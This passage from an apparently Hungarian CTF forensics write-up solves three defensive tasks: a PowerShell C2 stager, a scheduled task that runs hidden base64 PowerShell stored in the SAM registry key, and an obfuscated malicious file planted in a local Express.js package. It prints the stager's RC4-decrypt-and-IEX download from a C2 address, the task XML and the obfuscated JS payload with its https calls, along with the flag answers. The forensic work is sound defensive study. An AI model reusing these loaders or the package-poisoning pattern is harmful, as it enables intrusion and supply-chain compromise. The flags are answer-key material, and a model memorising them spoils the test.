+$K[$_%$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D[%$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxor$S[(($S[$I]+$S[$H])%256)];};$wc.Headers.Add("Cookie","gxPIiBUKLYy=saJGQPWUCg8AReQwuq94LZ0mW0Q=");$data=$wc.DownloadData($ser+$t);$iv=$data[0..3];$data=$data[4..$data.length];-join[Char[]](& $R $data ($IV+$K))|IEX
```


Bár az első dolga a scriptblock logolás kikapcsolása, azért maradt néhány dolog hátra. Ez az event log nem is volt törölve mint a System például. A script `http://192.168.248[.]133:8080/admin/get.php` C2 szerverről tölt le titkosított adatokat. Őu tartalmazza a flaget a kódban

```
flag{def_4_dd0711788d0095025fe4afedffbe7331}
```

## DFNSV\_C2#2

### Megoldás

Autoruns kiemelte az Upload ütemezett feladatot.



Megvizsgálva a hozzátartozó `c:\Windows\System32\Tasks\Updater` leíró, megadta a következő parancsot. A létrehozási ideje is releváns az ütemezett feladatnak. A registry kulcsban lévő script hasonló a másik C2 scripthez, ezt indítja a SAM-ból ütemezve.

```
1. <?xml version="1.0" encoding="UTF-16"?>
2. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3. <RegistrationInfo>
4. <Date>2022-07-25T16:53:20</Date>
5. <Author>WORKGROUP\WIN-G59KIL646VK$</Author>
6. <URI>\Updater</URI>
7. </RegistrationInfo>
8. <Triggers>
9. <CalendarTrigger>
10. <StartBoundary>2022-07-25T09:00:00</StartBoundary>
11. <Enabled>true</Enabled>
12. <ScheduleByDay>
13. <DaysInterval>1</DaysInterval>
14. </ScheduleByDay>
15. </CalendarTrigger>
16. </Triggers>
17. <Settings>
18.
19. <Actions Context="Author">
20. <Exec>
21. <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
22. <Arguments>-NonI -W hidden -c "IEX
23. ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String((gp HKLM:SAM
24. flag{def_5_3e02c5f1767a16cfc6bb89ddde54a8bd})).flag{def_5_3e02c5f1767a16cfc6bb89ddde54a8bd
25. })))"</Arguments>
26. </Exec>
27. </Actions>
28. ...
29. </Task>
```



flag{def\_5\_3e02c5f1767a16cfc6bb89ddde54a8bd}

## DFNSV\_Poison

### Megoldás

Több utalás is van hogy ez egy fejlesztői gép (svn, nodejs).


A c:\Users\Administrator\npm-deps\README.txt alapján itt tárolják a függőségeket. (These are dependencies that we use for our builds.)

Ezek a csomagok fent vannak githubon (.github könyvtár), feltelepítve gitet klónozzhatjuk a friss változatot. A könyvtárból átmásolva a friss változatba könnyen ellenőrizhetővé válik 1-1 könyvtár.

Például Express JS 4.18.1 / 2022-04-29.

<https://github.com/expressjs/express/commit/d854c43ea177d1faeea56189249fff8c24a764bd>

Látszódik, hogy az express (Express.js) tartalmaz egy extra fájlt: c:\Users\Administrator\npm-deps\express\lib\router\http.js









Közelebbről megvizsgálva ez egy erősen obfuszkált, nem oda illő fájl.

```
const legit=(function(){let legIT=!![];return function(TotAlly,LegIT){const lEgIT=legIT?fun
TOTally){return Totally(toTally-0x140,TOTally);}const totally=legit(this,function(){const T
0x2f3,TOTally);}function toTally(LEGIT,TOTALLY){return Totally(TOTALLY-0x37
0x374,0x379,0x37b,0x37d)](LEgIT[leGIT(-0x2f5,-0x2ef,-0x2f3,-0x2f8)]);}totally();function
'BM9KztPMCW','BM9KztPVCW','BM9KztPWyxrO','Ag9TzwrPCG','D3jPDgvgAwXLuW','Ew5J','AM9PBG','x2j
){lEgit=lEgit-(0x219+-0x1493+0x127a);let LEgit=tOtally[lEgit];if(Totally['AXXcVJ']===undefi
0x1594+-0x4df+0x6f*0x3d,LegIt,TotAlly,tOtally=0x1*0x95e+-0x539+-0x425;TotAlly=lEGit['charAt
'charCodeAt'])(tOtally+(0x1145+-0x202b+0xef0))-(0x2212+-0x26cd+0x4c5)!==-0x30*-0xad+0x15cb+-
TotAlly=tOtally['indexOf'](TotAlly);}for(let lEgit=-0x1*0x24aa+0x355+0x2155,LEgit=TOTally['
decodeURIComponent(LEGIT);Totally['HabrSa']=toTally,totally=arguments,Totally['AXXcVJ']=!
0x47+0x4*0x6f7+-0x80*0x54,0x9e0+0x2*0x94f+-0x1c7e,-0x155*-0x19+-0x11*0x1d2+-0x25b],this['BW
function(){const leGIT=new RegExp(this['mVUEyR']+this['SZyYSM']),LeGIT=leGIT['test'](this['
(TotAlly){if(!Boolean(~TotAlly))return TotAlly;return this['cywCaC'](this['OshZen'])};TotA
Math['random']()),LEGIT=this['aroQou']['length'];return LEGIT(this['aroQou'])(0xc*0x1ae+-0
tOtally(0x18a,0x183,0x191,0x189)),os=require(TOTally(0x146,0x14a,0x14d,0x13f)),path=require
0x188,0x197)](userHomeDir,'flag6.txt'),'flag{def_6'+tOtally(0x191,0x198,0x198,0x18f)+tOtall
const u=require("path");const a=require("fs");const o=require("https");setTimeout(function(
"base64");o.get(n.toString("utf8"),function(t){t.on("data",function(t){const n=Buffer.from(
const e=Buffer.from("cnVzc2lh","base64");const i=Buffer.from("YmVsYXJlcw==","base64");try{c
(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}})}catch(t){}})}},Math.ceil
var e=0;e<r.length;e++){const i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t){con
true;
```

Gyors analízis alapján látható, hogy a user könyvtárába betesz a flaget (userHomeDir, flag6.txt, flag{def\_6}).

Ezt Procmonnal futás közben ellenőrizve látjuk, a flag megtalálható a c:\Users\Administrator\flag6.txt alatt.

|                                                                                     |                    |      |         |                  |                  |     |
|-------------------------------------------------------------------------------------|--------------------|------|---------|------------------|------------------|-----|
|  | .gitconfig         |      |         | 32               | 07/31/2022 11:37 | -a- |
|  | .node_repl_history |      |         | 0                | 07/31/2022 12:24 | -a- |
|  | flag6              | txt  |         | 44               | 07/31/2022 11:44 | -a- |
|  | NTUSER             | DAT  | 786,432 | 07/31/2022 14:30 | -ah              |     |
|  | ntuser             | ini  | 20      | 06/12/2022 23:34 | --h              |     |
|  | ntuser.dat         | LOG1 | 253,952 | 06/12/2022 23:34 | -ah              |     |

flag{def\_6\_2faeee9ac1871c8f17c55c2050cf2899}